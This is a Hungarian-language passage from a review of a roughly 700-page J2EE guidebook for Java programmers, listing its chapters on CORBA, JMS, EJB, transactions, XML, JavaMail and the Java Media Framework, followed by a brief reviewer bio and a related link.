- A különböző nyelveken megírt objektumok hálózati elérését támogató CORBA-ról (Common Object Request Broker Architecture) írt két fejezet.
- A vállalati alkalmazások elemei közti üzenetkezelő protokoll, a Java Messaging Service.
- A komponensalapú osztott üzleti alkalmazások fejlesztését és telepítését támogató architektúra, az Enterprise JavaBeans (EJB) – tekintettel az olyan szempontokra, mint a perzisztencia, a tranzakciók kezelése és a terheléselosztás stb.
- Az összetartozó, azaz vagy együtt véglegesítendő, vagy együtt visszavonandó műveletek tranzakciókká való összekapcsolásáról, a tranzakciók különböző környezetekben való támogatásáról szól a Tranzakciók, a JDBC és a JTA (Java Transaction API) című fejezet.
- Adatbázis-programozás.
- A felületfüggetlen adatábrázolást és adatcserét lehetővé tevő XML (Extensible Markup Language, azaz kiterjeszthető jelölőnyelv). A fejezet bevezetést nyújt ebbe a fontos dokumentumformátumba és a kapcsolódó további témákba is, úgymint az XML-dokumentumok nyelvtanának megadására szolgáló a DTD-be (Document Type Declaration) és a kiterjeszthető stíluslapnyelvbe, az XSL-be (Extensible Stylesheet Language), ezen belül az XML-dokumentumok átalakítására szolgáló részbe, az XSLT-be, a dokumentumok értelmezésére szolgáló egyszerűbben használható SAX eszközbe és a bonyolultabb DOM (Document Object Model) API-ba.
- Az elektronikus levelezést támogató JavaMail.
- A mai webportálok körében tért nyerő audiovizuális tartalmak jegyében született a Java Multimédia Framework című, az audio-, illetve videolejátszásra szolgáló Java Media Framework (JMF) nevű kiegészítő csomaggal foglalkozó fejezet, ami a téma fontosságára való tekintettel annak ellenére helyet kapott a könyvben, hogy a mondott csomag nem része a J2EE-nek. A fejezet egyúttal bevezetésként is szolgál e területre.

A közel 700 oldalas könyv természetesen irodalomjegyzéket és részletes indexet is tartalmaz. A könyvhöz CD-melléklet jár, amelyre a J2EE számos kulcsfontosságú összetevője mellett egyéb hasznos és érdekes dolgok is felkerültek, felhasználási szerződésének feltételei miatt a teljes J2EE sajnos nem szerepelhet rajta.

Balázs Iván József
végzettségére nézve matematikus, foglalkozására nézve informatikus. Régóta Linux-felhasználó. Jelmondata: „Családos ember hétközben családja eltartásán, hétvégén szórakoztatásán fáradozik.”

Kapcsolódó cím

J2EE-útikalauz Java-programozóknak
➲ http://java.inf.elte.hu/j2ee/